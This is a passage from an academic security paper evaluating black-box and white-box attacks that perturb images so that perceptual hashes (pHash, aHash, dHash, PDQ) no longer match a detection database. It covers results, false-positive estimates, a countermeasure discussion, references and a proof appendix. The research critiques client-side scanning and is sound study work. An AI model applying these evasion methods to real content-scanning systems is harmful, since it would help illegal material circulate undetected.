Fig. 2 shows that a small $\mathbb{L}_2$ perturbation per pixel is enough to successfully attack most of the images for all hashing algorithms. We obtain similar results using the popular Learned Perceptual Image Patch Similarity (LPIPS) distance [64] (see Fig. 9 in the Appendix) that measures the perceptual distance between images using intermediate layers of a pre-trained image classification model. We can see that the perturbation increases overall with the threshold for all perceptual hashing algorithms. This is expected as a larger perturbation might be needed to push an image at least T away from the original. However, even for the largest thresholds, we observe that an $\mathbb{L}_2$ perturbation per pixel of 0.10 is enough to successfully attack with imperceptible modification 95.0% of images for dHash (respectively 100.0%, 83.7%, 87.2% and 73.3% for pHash continuous, pHash, aHash and PDQ). While results cannot be directly compared across algorithms as threshold are algorithm-specific, we observe interesting difference in the shape of the various algorithm's CDF. pHash continuous seems to requires a similar amount of perturbation for all images (at a given threshold) with, e.g., $\mathbb{L}_2$ for $T = 1.6$ only ranging between 0.050 and 0.077. pHash, dHash, and aHash have similar distributions while PDQ seems to always require some changes to the image (resulting in a CDF shifted to the right). We hypothesize the behavior we observe for pHash continuous to be due to two factors: (1) the attack mostly targets the DCT step where it finds an almost optimal $\mathbb{L}_2$ perturbation of $T = 1.6$ for an image size of 32×32, yielding an $\mathbb{L}_2$ perturbation per pixel of $\approx 1.6/32 = 0.05$ and (2) the other transformations from original to resized images (and from resized to original image to invert the perturbation) roughly preserve the $\mathbb{L}_2$ perturbation per pixel.

Fig. 3 shows that a detection system would have a very large False Positive Rate (FPR), even for the lowest threshold considered. We here empirically estimate FPR as the fraction of images among the M images outside the database flagged by the system. Even for the smallest threshold considered, the false positive rate is larger than 0.1%. While seemingly small, such values of FPR would, in practice, result in a large number of images being detected by the system and having e.g. to be sent unencrypted to be analyzed. In 2017, 4.5B images were shared daily on Whatsapp alone [5]. For a prevalence rate of illegal content of $p = 10^{-4}$ and a database size of $N = 100$k, this would result in >4M false positive images having to be shared unencrypted daily (see Table 2), raising very significant privacy concerns. For the largest thresholds, the false positive rate increases to rates between 14.8% for pHash continuous to 73.0% for pHash resulting in hundreds of millions of images being incorrectly flagged and shared daily. We show in the Appendix how this number does not vary much as a function of prevalence rates.

Hash	**Rough estimate of the number of wrongly detected images daily / Threshold T**			
pHash continuous	$\sim$ 5M $T = 0.05$	$\sim$ 23M $T = 0.6$	$\sim$ 184M $T = 1.1$	$\sim$ 665M $T = 1.6$
pHash	$\sim$ 5M $T = 0.2$	$\sim$ 7M $T = 6$	$\sim$ 108M $T = 10$	$\sim$ 3.3B $T = 14$
aHash	$\sim$ 44M $T = 1$	$\sim$ 179M $T = 3$	$\sim$ 498M $T = 5$	$\sim$ 1.1B $T = 7$
dHash	$\sim$ 5M $T = 1$	$\sim$ 8M $T = 4$	$\sim$ 112M $T = 9$	$\sim$ 798M $T = 12$
PDQ	$\sim$ 5M $T = 30$	$\sim$ 7M $T = 70$	$\sim$ 135M $T = 85$	$\sim$ 1.6B $T = 90$

Table 2: Rough estimate of the number of images that would be wrongly detected daily on WhatsApp alone for different perceptual hashing algorithms and thresholds. We here consider a database size of $N = 100$k, 4.5B images being shared daily [5], and a prevalence rate of illegal content of 10^{-4}.

Diversity. Contrary to the ML case, ensuring that an attack generates diverse enough perturbations every time it is run is essential to make it a practical concern for client-side scanning. Deterministic attacks could indeed easily be thwarted by expanding the database to include the original images and its modifications. To assess the ability of our at-

[2] https://arxiv.org/abs/2106.09820




Figure 4: Pairwise distances between hashes of the multiple modified images generated for the same image, for different algorithms and thresholds. $D = 50$ modified images are generated for each ($N' = 100$) original image.




Figure 5: Cumulative distribution function (CDF) for the $\mathbb{L}_2$ norm of perturbations using our black-box attack (BB-NES) against the DCT step and a threshold $T = 1.6$ (gray dotted line) for $N' = 1,000$ images. The inset shows the attack effectiveness for the three attacks.

tack to produce different perturbations, we attack $N'' = 100$ images sampled uniformly at random without replacement from the database. Each image is attacked $D = 50$ times, using the diversity-focused version of the attack and different random initializations (seeds) (see Section 4.2). Fig. 10 (see Appendix) shows the $\mathbb{L}_2$ perturbation per pixel is slightly larger than in the default black-box attack. Yet, most perturbations are imperceptible and have $\mathbb{L}_2$ perturbation per pixel ≤ 0.15 for all thresholds and algorithms.

Fig. 4 shows the pairwise distances between hashes of modified images generated from the same image. The distances between modified images are roughly similar to the threshold used for all the perceptual hashing algorithms evaluated. This suggests that the modified images are well distributed around the ball centered on the original image and not clustered in one part of the space. This also strongly suggests that simple mitigation strategies like expanding the database would not be sufficient to counter the attack.

Finally, we assess the capacity of the black-box approach to produce optimal perturbations against the DCT step. We compare the results of the black-box attack to those of the white-box attacks and to our theoretical lower-bound (for a threshold T and the Euclidean distance, the $\mathbb{L}_2$-norm $\geq T$, see Sec. 4.3). We attack $N' = 1,000$ images randomly sampled from ImageNet after resizing them to $k \times k$ with $k = 32$ and use the black-box attack parameters from the DCT-based pHash continuous. For the WB-Sampling approach, we generate up to 1M samples and we consider the attack successful as soon as $\delta \in I - X$ (see Alg. 5 for details). For the WB-Optim approach, we run the optimization program for a maximum of 1,000 iterations and for up to 10 times, until a solution is found; if none is found, the attack is considered unsuccessful. Fig. 5 shows that the black-box attack achieves an input perturbation no larger than 2 times the theoretical limit 96% of the time and no more than 0.5 above the limit 74% of the time. Interestingly, in this experiment, while the black-box attack always succeeds in finding a perturbation, the white-box approaches are less successful. WB-Optim and WB-Sampling achieve an attack effectiveness of only 98.7% and 66.3% respectively. We believe that WB-Sampling is less successful because the sampled perturbations are more likely to go out of the image bounds for some images, resulting in no successful perturbation. Finally, we note that the $\mathbb{L}_2$ perturbation is smaller for the images successfully attacked by WB-Sampling, perhaps because it easier to devise small perturbations for these images.

7 Discussion

Our results and, in particular, the *FPR*s for specific thresholds are estimated using ImageNet. While ImageNet already contains more than 1M images, results might differ in different and, in particular, larger datasets. We randomly sample P images from ImageNet and, for each hashing algorithm, compute the distances between image hashes for up to 1M pairs. We find the distribution of distances between images to be roughly stable when the number of images varies for each algorithm. Similarly, we run the analysis on another dataset, Stanford Dogs [28], and show the distribution of distances to be similar to that of ImageNet and stable. This suggest that our *FPR*s can be safely extrapolated to larger and different




Figure 6: False Positive Rate (FPR) for each algorithm, threshold, and database size N. The number of images visually different from those in the database that are used to estimate the FPR is $M = 500$k.

datasets. For the figure supporting this analysis, we refer the reader to the Appendix of the extended version of our paper [3].

We have, throughout this work, assumed that the attacker knows the threshold and distance function used by the system to flag images. We believe this assumption to be reasonable as a) pairwise distances are fairly similar across datasets and stable, allowing an attacker to reasonably estimate acceptable thresholds and b) our attack works well, producing images very similar to the original one, even with very high thresholds. We also believe the assumption that the attacker knows the distance function used to be reasonable, as an attacker is likely to be able to infer the distance being used based on the output values, especially with the Euclidean and Hamming distance being the most commonly used.

While we report results on a database size of $N = 100$k, larger databases are often used in practice (e.g., the National Center for Missing and Exploited Children in the US reported a database size of 47.2M [1] and the Global Internet Forum for Counter Terrorism reported a database of size 250k [19]). Fig. 6 shows that the FPR of a system increases with the database size N. Even for the lowest threshold, the FPR for $N = 500$k reaches 0.55% for pHash continuous ($T = 0.05$), 0.59% ($T = 2$) for pHash, 2.13% ($T = 1$) for aHash, 0.55% ($T = 1$) for dHash and 0.59% ($T = 30$) for PDQ. This strongly suggest that the FPRs we report are a lower bound on the FPRs and therefore the privacy risk in practice.

We have so far considered our attack to be successful when the modified image is at a distance $> T$ from the original image. In practice, however, a modified image might be at a distance $> T$ from the original image but still be at a distance $\leq T$ from another image in the database and be (correctly, even if for the wrong reason) flagged. To evaluate the impact this has on the detection avoidance capability of our attack, we compute the False Negative Rate (FNR), the fraction of modified images incorrectly rejected by the system. Fig. 7 shows that the FNR stays extremely high for all perceptual hashing algorithms at reasonable thresholds, indicating that very few modified images get flagged for being at a distance $\leq T$ from another image in the database. As expected, FNR decreases (and FPR increases) when databases becomes large and a large threshold is used, leading to a significant fraction of the space being considered "close" to at least one illegal image. For instance, for a database size $N = 500$k and the highest threshold, 2.2% of modified images would still be flagged for pHash and 23.3% for PDQ.

Our black-box attack relies on a heuristic to minimize the perturbation while increasing the distance to the original image above a threshold T. Although we produce imperceptible perturbations for most of the attacked images, our results are only an upper estimate of the actual minimum perturbation. Prior work studying the robustness of machine learning classification models to adversarial perturbations showed that finding minimal perturbation is a hard problem [26] and even lower perturbations might be achieved in future work.

We focus, in our white-box attack, on DCT-based perceptual hashing algorithms, exploiting the linearity of the DCT transform. Our attack is likely to be extendable to other linear image transforms, e.g. image scaling [60], opening the door to future attacks as well as potentially novel theoretical insights.

Countermeasures. We discuss several countermeasures that a detection system could implement to thwart our attack.

First, the system could use a larger threshold. We showed in Sec. 6 that the larger thresholds are not only ineffective in detecting adversarially modified images but also lead to a significant increase in false positives.

Second, one could use our attacks to generate hashes and add them to the database. We show in Sec. 6 that our attack is able to generate diverse perturbations so as to prevent such countermeasures.

Third, systems (such as Apple's protocol [4]) could flag users only after the number of matches exceed a predefined threshold k, rather than on a single match. Using a simple model, we show that such a measure is not a trivial countermeasure to our attack.

More specifically, we assume that both offenders and non-offenders send 1000 images to the server. However, while a) non-offenders send 0 illegal images b) offenders send exactly 100 illegal images (10%). For each type of user and each threshold, we compute the probability for the system to flag $1 \leq k \leq N$ images using the estimated FPR and FNR for a

[3] https://arxiv.org/abs/2106.09820




Figure 7: False Negative Rate (FNR) for each algorithm, threshold, and database size N. The number of attacked images used to estimate the FNR is $N' = 1,000$.




Figure 8: Probability that a detection system flags at least k images shared by non-offenders (sharing 0 illegal images) and offenders (sharing 100 illegal images). Both offenders and non-offenders share a total of 1,000 images.

database size of 100k (see Appendix for the exact formulas). Fig 8 shows that offenders and non-offenders are similarly likely to have at least k images flagged. We obtain similar results for the other perceptual hashing algorithms. This can be attributed to the fact that the probability for a non-illegal image to get flagged (FPR) is comparable to the probability for an adversarially modified illegal image to be flagged (true positive rate or $TPR = 1 - FNR$). These results suggest that flagging a user with at least k matches is not a trivial countermeasure against our attack. We leave a deeper analysis of such a mechanism for future work.

Fourth, the detection system could apply additional image transformations before computing the perceptual hash of the image. Such modifications would however be part of the black-box and attacked by our algorithm. Simple transformations are thus unlikely to prevent our adversarial detection avoidance attack. Similarly, modifying the perceptual hashing algorithm for instance by using a secret set of DCT coefficients that is different from the set used by pHash or PDQ is unlikely to prevent our attack. These would furthermore make the algorithm less robust as the coefficients extracted by pHash and PDQ represent the most important features of the image.

Fifth, increasing the length of the hashes is likely to help better distinguish between different images and reduce the false positive rate. This might allow the system to increase what are realistic thresholds and make our attack harder. We here use hashes of size 64 (and 256 for PDQ [27], see Sec. 5.2). Most perceptual hashing algorithms can be adapted to provide hashes of different sizes. For instance, pHash, aHash and dHash can all output hashes of size 256 [4]. While further analysis is required, we note here that a) our attack works well even for large thresholds and b) that longer hashes encode more information about the image. This raises strong privacy concerns e.g. reversal attacks [33] and, in the extreme, defeats the purpose of perceptual hashing.

Implications. Our research shows that current perceptual hashing (PH) algorithms are not robust to black-box detection avoidance attacks and that no straightforward mitigations strategies exist. We believe PH algorithms, which are designed to produce hashes that change gradually as the image changes, might be inherently vulnerable to attacks. Our results, combined with the concerns PH-CSS and in particular cryptographic-enhanced PH-CSS such as Apple's [4] raise on the "illegal" content being searched for, led us to believe that even the best PH-CSS proposals today are not ready for deployment.

8 Related work

Robustness of perceptual hashing algorithms. Previous work have shown perceptual hashing algorithms to be robust to small standard image transformations like resizing, recoloring, watermarking, cropping, and blurring [16, 63]. They evaluate the performances of perceptual hashing algorithms against modifications in duplicate image detection setup, i.e. matching against a single image. They however focus on standard image transformations and do not consider adversaries with more sophisticated tools at their disposal.

Dolhansky and Ferrer [15] studied collision (false positive) attacks in perceptual hashing algorithms under white-box assumptions. More specifically, their algorithm modifies an image such that its hash is same as the hash of a given target image. They conclude that perceptual hashing algorithms should remain secret. In this work, we instead focus on the

[4] https://github.com/thorn-oss/perception

client-side use case proposed recently by researchers and policy makers [11, 36] where the attacker has a black-box access to the algorithm. Furthermore, our attack is a false negative attack, aiming at finding minimal diverse perturbations such that distance between the hashes of modified and input image is greater than a given threshold.

Adversarial attacks against ML models. Adversarial attacks have been widely studied against ML models [46, 49] under both white-box [9, 20, 30, 54] and black-box assumptions [32, 42]. Image classification models have been particularly found to be vulnerable to adversarial attacks [3] leading the image to be misclassified by the ML model. Our attack leverages previous work in adversarial ML including Natural Evolutionary Strategies (NES) (see Sec. 4.2).

Adversarial attacks on ML models in a black-box setting assume that the attacker has an access to query the model and get the output. A commonly observed approach is to train a substitute model to emulate the target model, and then attack the surrogate model [42, 51]. This approach implicitly assumes that the surrogate model has enough parameters to provide a good approximation of the target model. This would imply that not all substitute models would work for all the target models and hence the attack might not always work.

Another approach is to iteratively perturb the image and query the model to update the perturbation in each iteration [21]. These methods often use gradient estimation to estimate the perturbation update in each iteration. Natural evolutionary strategies (NES) for gradient estimation is one of the state-of-the-art methods in black-box adversarial ML [10, 24, 37]. Our black-box attack also uses NES-based strategy for gradient estimation and perturbation update. Lastly, we note that generating multiple perturbations for the same image for diversity in the output space is not a requirement in the adversarial ML setup, while it is an important requirement for adversarial attacks against PH-CSS.

9 Conclusion

In this paper, we introduced the first framework to evaluate the robustness of perceptual hashing-based client-side scanning against adversarial attacks. We proposed a general black-box attack and showed that $> 99.9\%$ of images can be successfully modified while preserving the image content. We also show our attack to generate diverse perturbations preventing straightforward mitigation strategies such as expanding the database with modified images. We finally propose two white-box attacks, providing a theoretical basis for attacks.

Taken together, our results shed strong doubt on the robustness to adversarial black-box attacks of perceptual hashing-based client-side scanning as currently proposed. The detection thresholds necessary to make the attack harder are likely to be very large, probably requiring more than one billion images to be wrongly flagged daily, raising strong privacy concerns.

Acknowledgements

We thank the Computational Privacy Group and, in particular, Florimond Houssiau and Ali Farzanehfar for their helpful feedback and comments on the manuscript. We also would like to thank the reviewers, chairs, and our shepherd for their useful feedback and help improving the paper.

References

[1] The internet investigation report march 2020. https://www.iicsa.org.uk/document/internet-investigation-report-march-2020, 2020. Accessed on June 8, 2021.

[2] N. Ahmed, T. Natarajan, and K. R. Rao. Discrete cosine transform. *IEEE TRANSACTIONS ON COMPUTERS*, page 4, 1974.

[3] N. Akhtar and A. Mian. Threat of adversarial attacks on deep learning in computer vision: A survey. *Ieee Access*, 6:14410–14430, 2018.

[4] Apple. Expanded protections for children. https://www.apple.com/child-safety/. Accessed on Sep 18, 2021.

[5] WhatsApp blog. Connecting one billion users every day. https://blog.whatsapp.com/connecting-one-billion-users-every-day, 2017. Accessed on June 6, 2021.

[6] Whatsapp Blog. Two billion users – connecting the world privately. https://blog.whatsapp.com/two-billion-users-connecting-the-world-privately/, 2020. Accessed on June 6, 2021.

[7] G. Bradski. The OpenCV Library. *Dr. Dobb's Journal of Software Tools*, 2000.

[8] J. Callas. Thoughts on mitigating abuse in an end-to-end world. page 16, Jan 2020.

[9] N. Carlini and D. Wagner. Towards evaluating the robustness of neural networks. In *2017 ieee symposium on security and privacy (sp)*, pages 39–57. IEEE, 2017.

[10] M. Cheng, T. Le, P.-Y. Chen, H. Zhang, J. Yi, and C.-J. Hsieh. Query-efficient hard-label black-box attack: An optimization-based approach. In *International Conference on Learning Representations*, 2018.

[11] European Commission. Technical solutions to detect child sexual abuse in end-to-end encryption communications, 2020.

[12] B. Coskun and B. Sankur. Robust video hash extraction. In *Proceedings of the IEEE 12th Signal Processing and Communications Applications Conference, 2004.*, page 292–295, Apr 2004.

[13] J. Cox, L. Franceschi-Bicchieral, and S. Cole. Apple defends its anti-child abuse imagery tech after claims of 'hash collisions'.

[14] A. Davis and G. Rosen. Open-sourcing photo- and video-matching technology to make the internet safer, 2019. https://about.fb.com/news/2019/08/open-source-photo-video-matching/.

[15] B. Dolhansky and C. C. Ferrer. Adversarial collision attacks on image hashing functions. *arXiv:2011.09473*, 2020.

[16] A. Drmic, M. Silic, G. Delac, K. Vladimir, and A. S. Kurdija. Evaluating robustness of perceptual image hashing algorithms. In *2017 40th International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO)*. IEEE, 2017.

[17] Department for DCMS. Draft online safety bill. https://www.gov.uk/government/publications/draft-online-safety-bill. Accessed on Sep 21, 2021.

[18] L. Franceschi-Bicchierai. Former nsa chief: I 'would not support' encryption backdoors. https://www.vice.com/en/article/8qxwda/former-nsa-chief-strongly-disagrees-with-current-nsa-chief-on-encryption, 2015.

[19] GIFCT. Gifct transparency report july 2020. https://gifct.org/wp-content/uploads/2020/10/GIFCT-Transparency-Report-July-2020-Final.pdf, 2020. Accessed on June 9, 2021.

[20] I. Goodfellow, J. Shlens, and C. Szegedy. Explaining and harnessing adversarial examples. In *International Conference on Learning Representations*, 2015.

[21] C. Guo, J. Gardner, Y. You, A. G. Wilson, and K. Weinberger. Simple black-box adversarial attacks. In *International Conference on Machine Learning*, pages 2484–2493. PMLR, 2019.

[22] H. Gupta and H. Taneja. Whatsapp has a fake news problem—that can be fixed without breaking encryption. https://www.cjr.org/tow_center/whatsapp-doesnt-have-to-break-encryption-to-beat-fake-news.php, Aug 2018. Accessed on June 6, 2021.

[23] C. R. Harris et al. Array programming with NumPy. *Nature*, 585(7825):357–362, September 2020.

[24] A. Ilyas, L. Engstrom, A. Athalye, and J. Lin. Black-box adversarial attacks with limited queries and information. In *International Conference on Machine Learning*, page 2137–2146. PMLR, Jul 2018.

[25] J. Johnson, M. Douze, and H. Jégou. Billion-scale similarity search with gpus. *arXiv:1702.08734*, 2017.

[26] G. Katz, C. Barrett, D. L. Dill, K. Julian, and M. J. Kochenderfer. Reluplex: An efficient smt solver for verifying deep neural networks. In *International Conference on Computer Aided Verification*. Springer, 2017.

[27] John Kerl. The TMK+PDQF video-hashing algorithim and the PDQ image hashing algorithm. https://github.com/facebook/ThreatExchange/blob/master/hashing/hashing.pdf, 2020. Accessed on June 7, 2021.

[28] A. Khosla, N. Jayadevaprakash, B. Yao, and F. Li. Novel dataset for fine-grained image categorization. In *First Workshop on Fine-Grained Visual Categorization, IEEE Conference on Computer Vision and Pattern Recognition*, Colorado Springs, CO, June 2011.

[29] A. Krizhevsky, I. Sutskever, and G. E. Hinton. Imagenet classification with deep convolutional neural networks. In F. Pereira, C. J. C. Burges, L. Bottou, and K. Q. Weinberger, editors, *Advances in neural information processing systems*, 2012.

[30] A. Kurakin, I. Goodfellow, S. Bengio, et al. Adversarial examples in the physical world, 2016.

[31] I. Levy and C. Robinson. Principles for a more informed exceptional access debate. https://www.lawfareblog.com/principles-more-informed-exceptional-access-debate, 2018.

[32] Y. Liu, X. Chen, C. Liu, and D. Song. Delving into transferable adversarial examples and black-box attacks. *arXiv:1611.02770*, 2016.

[33] Nick Locascio. Black-box attacks on perceptual image hashes with gans. https://towardsdatascience.com/black-box-attacks-on-perceptual-image-hashes-with-gans-cc1be11f277, 2018. Accessed on June 9, 2021.

[34] A. Madry, A. Makelov, L. Schmidt, D. Tsipras, and A. Vladu. Towards deep learning models resistant to adversarial attacks. In *International Conference on Learning Representations*, 2018.

[35] Jonathan Mayer. Content moderation for end-to-end encrypted messaging. *Princeton University*, 2019.

[36] P. Melo, J. Messias, G. Resende, K. Garimella, J. Almeida, and F. Benevenuto. Whatsapp monitor: A fact-checking system for whatsapp. *Proceedings of the International AAAI Conference on Web and Social Media*, 13:676–677, Jul 2019.

[37] L. Meunier, J. Atif, and O. Teytaud. Yet another but more efficient black-box adversarial attack: tiling and evolution strategies. *arXiv:1910.02244*, 2019.

[38] M. K. Mıhçak and R. Venkatesan. New iterative geometric methods for robust perceptual image hashing. In *ACM Workshop on Digital Rights Management*, pages 13–21. Springer, 2001.

[39] NCMEC. Ncmec's statement regarding end-to-end encryption. https://www.missingkids.org/blog/2019/post-update/end-to-end-encryption, Mar 2019. Accessed on June 6, 2021.

[40] Y. Nesterov and V. Spokoiny. Random gradient-free minimization of convex functions. *Foundations of Computational Mathematics*, 17(2):527–566, 2017.

[41] Home Office. Interim code of practice on online child sexual exploitation and abuse (accessible version). https://www.gov.uk/government/publications/online-harms-interim-codes-of-practice/interim-code-of-practice-on-online-child-sexual-exploitation-and-abuse-accessible-version, Dec 2020. Accessed on June 6, 2021.

[42] N. Papernot et al. Practical black-box attacks against machine learning. In *Proceedings of the 2017 ACM on Asia conference on computer and communications security*, pages 506–519, 2017.

[43] P. Patel, W. Barr, P. Dutton, A. Little, B. Blair, India, and Japan. Internation statement: End-to-end encryption and public safety. https://www.gov.uk/government/publications/international-statement-end-to-end-encryption-and-public-safety, Oct 2020. Accessed on June 6, 2021.

[44] Python Core Team. Python: A dynamic, open source programming language. https://www.python.org/, 2021.

[45] J. C. S. Reis, P. Melo, K. Garimella, and F. Benevenuto. Can whatsapp benefit from debunked fact-checked stories to reduce misinformation? *Harvard Kennedy School Misinformation Review*, 2020.

[46] K. Ren, T. Zheng, Z. Qin, and X. Liu. Adversarial attacks and defenses in deep learning. *Engineering*, 6(3):346–360, 2020.

[47] O. Russakovsky et al. Imagenet large scale visual recognition challenge. *International journal of computer vision*, 115(3):211–252, 2015.

[48] T. Salimans, J. Ho, X. Chen, S. Sidor, and I. Sutskever. Evolution strategies as a scalable alternative to reinforcement learning. *arXiv:1703.03864*, 2017.

[49] M. Sharif, S. Bhagavatula, L. Bauer, and M. K. Reiter. Accessorize to a crime: Real and stealthy attacks on state-of-the-art face recognition. In *Proceedings of the 2016 acm sigsac conference on computer and communications security*, pages 1528–1540, 2016.

[50] X. Shen, S. Diamond, Y. Gu, and S. Boyd. Disciplined convex-concave programming. In *2016 IEEE 55th Conference on Decision and Control (CDC)*, pages 1009–1014. IEEE, 2016.

[51] Y. Shi, S. Wang, and Y. Han. Curls & whey: Boosting black-box adversarial attacks. In *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition*, pages 6519–6527, 2019.

[52] M. Singh. Whatsapp is now delivering roughly 100 billion messages a day. https://social.techcrunch.com/2020/10/29/whatsapp-is-now-delivering-roughly-100-billion-messages-a-day/, Oct 2020. Accessed on June 6, 2021.

[53] M. Singh. Signal's brian acton talks about exploding growth, monetization and whatsapp data-sharing outrage. https://social.techcrunch.com/2021/01/12/signal-brian-acton-talks-about-exploding-growth-monetization-and-whatsapp-data-sharing-outrage/, Jan 2021. Accessed on June 6, 2021.

[54] C. Szegedy, W. Zaremba, I. Sutskever, J. Bruna, D. Erhan, I. Goodfellow, and R. Fergus. Intriguing properties of neural networks. *arXiv:1312.6199*, 2013.

[55] Thorn. Benchmarking. https://perception.thorn.engineering/en/latest/examples/benchmarking.html. Accessed on June 6, 2021.

[56] Thorn. Testing different image hash functions. https://content-blockchain.org/research/testing-different-image-hash-functions/. Accessed on June 8, 2021.

[57] P. Virtanen et al. SciPy 1.0: Fundamental Algorithms for Scientific Computing in Python. *Nature Methods*, 17:261–272, 2020.

[58] G. K. Wallace. The jpeg still picture compression standard. *IEEE Transactions on Consumer Electronics*, 38(1):xviii–xxxiv, Feb 1992.

[59] D. Wierstra, T. Schaul, T. Glasmachers, Y. Sun, J. Peters, and J. Schmidhuber. Natural evolution strategies. *The Journal of Machine Learning Research*, 15(1):949–980, Jan 2014.

[60] Q. Xiao, Y. Chen, C. Shen, Y. Chen, and K. Li. Seeing is not believing: Camouflage attacks on image scaling algorithms. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 443–460, 2019.

[61] K. Yang, J. Yau, L. Fei-Fei, J. Deng, and O. Russakovsky. A study of face obfuscation in imagenet. *arXiv:2103.06191*, 2021.

[62] C. Zauner. Implementation and benchmarking of perceptual image hash functions. Master's thesis, 2010. https://www.phash.org/docs/pubs/thesis_zauner.pdf.

[63] C. Zauner, M. Steinebach, and E. Hermann. Rihamark: perceptual image hash benchmarking. In *Media watermarking, security, and forensics III*, volume 7880. International Society for Optics and Photonics, 2011.

[64] R. Zhang, P. Isola, A. A. Efros, E. Shechtman, and O. Wang. The unreasonable effectiveness of deep features as a perceptual metric. In *CVPR*, 2018.

A Proofs for the DCT analysis

Proposition 1. *$AA^T = I_{c^2}$, where A is defined as follows:*

$$A \in \mathbb{R}^{c^2 \times k^2}$$
$$A_{c_1 \times c + c_2, k_1 \times k + k_2} = M'_{1+c_1,1+k_1} \times M'_{1+c_2,1+k_2}$$
$$for\ 0 \le c_1, c_2 \le c-1, 0 \le k_1, k_2 \le k-1$$

Proof. Let $c = c_1 \times c + c_2$ and $c' = c'_1 \times c + c'_2$. We develop $(AA^T)_{c,c'}$ as follows:

$$\begin{aligned}
(AA^T)_{c,c'} &= \sum_{k_1=0}^{k-1} \sum_{k_2=0}^{k-1} A_{c_1 \times c + c_2, k_1 \times k + k_2} \times A_{c'_1 \times c + c'_2, k_1 \times k + k_2} \\
&= \sum_{k_1=0}^{k-1} \sum_{k_2=0}^{k-1} M'_{1+c_1,1+k_1} \times M'_{1+c_2,1+k_2} \times M'_{1+c'_1,1+k_1} \times \\
&\times M'_{1+c'_2,1+k_2} \\
&= (\sum_{k_1=0}^{k-1} M'_{1+c_1,1+k_1} \times M'_{1+c'_1,1+k_1}) \times \\
&\times (\sum_{k_2=0}^{k-1} M'_{1+c_2,1+k_2} \times M'_{1+c'_2,1+k_2}) \\
&= (M'M'^T)_{1+c_1,1+c_2} \times (M'M'^T)_{1+c'_1,1+c'_2}
\end{aligned}$$

Because $M'M'^T = I_c$, it follows that $(\mathrm{A}\, A^T)_{c,c'} = 1$ if $c = c'$ and 0 otherwise. Indeed, $c = c'$ if and only if $c_1 = c'_1$ and $c_2 = c'_2$, meaning that the terms being multiplied in the last equality can both be non-zero only when $c = c'$, in which case they are both equal to 1. □

Proposition 2. *The eigenvalues of $A^T A$ are 1 with multiplicity c^2 and 0 with multiplicity $k^2 - c^2$.*

